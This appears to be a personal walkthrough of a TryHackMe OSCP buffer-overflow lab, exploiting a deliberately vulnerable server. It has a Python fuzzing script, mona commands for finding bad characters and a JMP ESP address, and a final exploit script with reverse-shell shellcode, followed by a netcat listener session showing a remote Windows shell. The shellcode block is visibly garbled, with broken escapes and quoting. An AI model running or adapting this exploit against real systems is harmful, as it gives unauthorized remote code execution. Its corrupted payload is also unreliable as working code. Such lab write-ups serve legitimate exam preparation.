Oscp_prep overflow2

After compleating the level one let's moove the the next level due to don't have the note's i have to begin again but this time with the note... so let's fuzz

Fuzzing


```
Created the script to fuzz
import socket

# Create an array of buffers, from 10 to 2000, with increments of 20.
counter = 100
fuzz_strings = ["A"]

while len(fuzz_strings) <= 30:
    fuzz_strings.append("A" * counter)
    counter = counter + 200

for fuzz in fuzz_strings:
    print "Fuzzing with %s bytes" % len(fuzz)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect(('10.10.140.221', 1337))
    s.send('OVERFLOW2 ' + fuzz + '\r\n\r\n\r\n')
    print s.recv(1024)
    s.close()</pre>
```

```
[x]—[root@saims0n]—[~/Desktop/.machinenote/try_hack_me/bof_pre/oscp_pract/atk2
    #python2 atk2.py
Fuzzing with 1 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.
Fuzzing with 100 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.
Fuzzing with 300 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.
Fuzzing with 500 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.
Fuzzing with 700 bytes
Welcome to OSCP Vulnerable Server! Enter HELP for help.
Fuzzing with 900 bytes
`CTraceback (most recent call last):
  File "atk2.py", line 16, in <module>
    print s.recv(1024)
KeyboardInterrupt
```





Ok So i have got the crash byte....as 900

Finding EIP

To find the Eip we need the lengh of crash byte that we did erlier....We have msf to genrate the pattern of the lenght of the crash byte...

Where the -L is the crash byte of the application...





so let's grab the value of EIP address....

Finding Offset

Ok So we have the eip addre let's get the offset value ...

```
[*] Exact match at offset 634
```

As you can see msf did our job and gave back the offset value 634

Finding BADCHAR


Let's find the badchar...

!mona compare -f C:\mona\oscp\bytearray.bin -a


!mona config -set workingfolder c:\logs\%p
!mona bytearray -b '\x00'

!mona compare -f C:\logs\oscp\bytearray.bin -a

!mona compare -f C:\mona\oscp\bytearray.bin -a 0196FA30



!mona compare -f C:\logs\oscp\bytearray.bin -a 01A5FA30



So there's a list of badchar's in list but not all are bad char... it might happen due to there erlier char is bad, We can scape then list bad char ...like this...

x00x23x3cx83xba


!mona bytearray -b "\x00\x23\x3c\x83\xba"

created the paylod excepting the new bad char

```
from __future__ import print_function listRem = "\x23\\x3c\\x83\\xba".split("\\x") for x in range(1, 256): if "\{:02x\}".format(x) not in listRem: print("\\x" + "\{:02x\}".format(x), end=") print()
```

use the string as bad char and send the payload...

!mona compare -f C:\logs\oscp\bytearray.bin -a 01B3FA30



Finding JUMP ESP


Find the moldule that vuln rable....




seems like essfunc.dll is vulnrable

```
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```

We need the address of this module



Setting the breakpoint....



now in payload write it to littel endian form

esp='xafx11x50x62'

PopUp Shell

Now we have the jump eip and set the break pointso lets build the payload...

getiing the shellcode first with this command where the quated text is bad char

this will give us the bad char....

we need to add some nops it not essencial but if the condition not jump to direct to our shellcode it might be problem so why not...add some added 20 nops

and everything is setup let's just execute the script...

import socket

```
ip='10.10.140.221'
port=1337
buffer='A'*634
esp='\xaf\x11\x50\x62'
nops='\x90'*10
shellcode = ("\xfc\xbb\x34\x59\x7f\x06\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3")
\x 85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\xc8\xb1\xfd\x06\x30
"\x42\x62\x8e\xd5\x73\xa2\xf4\x9e\x24\x12\x7e\xf2\xc8\xd9\xd2"
"xe6\x5b\xaf\xfa\x09\xeb\x1a\xdd\x24\xec\x37\x1d\x27\x6e\x4a"
"\x72\x87\x4f\x85\x87\xc6\x88\xf8\x6a\x9a\x41\x76\xd8\x0a\xe5"
\xc2\xe1\xe1\xb5\xc3\x61\x56\x0d\xe5\x40\xc9\x05\xbc\x42\xe8"
"\xca\xb4\xca\xf2\x0f\xf0\x85\x89\xe4\x8e\x17\x5b\x35\x6e\xbb"
\x 2\xf9\x9d\xc5\xe3\x3e\x7e\xb0\x1d\x3d\x03\xc3\xda\x3f\xdf
\x 46\x 6\x 98\x 94\x 1\x 24\x 18\x 78\x 67\x a f\x 16\x 35\x e 3\x f 7\x 3 a
"\xc8\x20\x8c\x47\x41\xc7\x42\xce\x11\xec\x46\x8a\xc2\x8d\xdf"
\x 76\x 4\x 6\x 3f\x 6\x 19\x 17\x 34\x 6\x 4e\x 2a\x 17\x 91\x a 3\x 07
"\xe2\x19\xde\xd8\x12\x30\x25\x8c\x42\x2a\x8c\xad\x08\xaa\x31"
"\x78\x9e\xfa\x9d\xd3\x5f\xaa\x5d\x84\x37\xa0\x51\xfb\x28\xcb"
"\xbb\x94\xc3\x36\x2c\x91\x1b\x3d\xa2\xcd\x19\x3d\xbe\xdf\x97"
"\xdb\xd4\xcf\xf1\x74\x41\x69\x58\x0e\xf0\x76\x76\x6b\x32\xfc"
\xspace{1} \xspace{1
\x 98\x e 2\x 68\x a c\x 80\x b c\x 3f\x f 9\x 77\x b 5\x d 5\x 17\x 21\x 6f\x c b
"xe5\xb7\x48\x4f\x32\x04\x56\x4e\xb7\x30\x7c\x40\x01\xb8\x38"
"\x34\xdd\xef\x96\xe2\x9b\x59\x59\x5c\x72\x35\x33\x08\x03\x75"
\x 4\x 4e\x 0c\x 50\x 72\x ae\x bd\x 0d\x c 3\x d 1\x 72\x d a\x c 3\x a a\x 6e
\xspace{1.000} \xspace{1.0000} \xspace{1.0000} \x
"\x5c\x77\x53\x9f\x1d\x8c\x4b\xea\x18\xc8\xcb\x07\x51\x41\xbe"
\x 27\xc6\x62\xeb\x27\xe8\x9c\x14")
\#badchar=\\x23\\x3c\\x83\\xba
#jmpeip=625011AF
\#badchar=("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x1
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
connect = s.connect(('10.10.140.221', 1337))
s.send('OVERFLOW2 ' + buffer + esp + nops + shellcode)
s.close()
```

before execute make sure to start the listener....

```
#nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.140.221 49364
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin
C:\Users\admin\Desktop\vulnerable-apps\oscp>|
C:\Users\admin\Desktop\vulnerable-apps\oscp>|
C:\Users\admin\Desktop\vulnerable-apps\oscp>|
```

yeah Finally We have the root shell......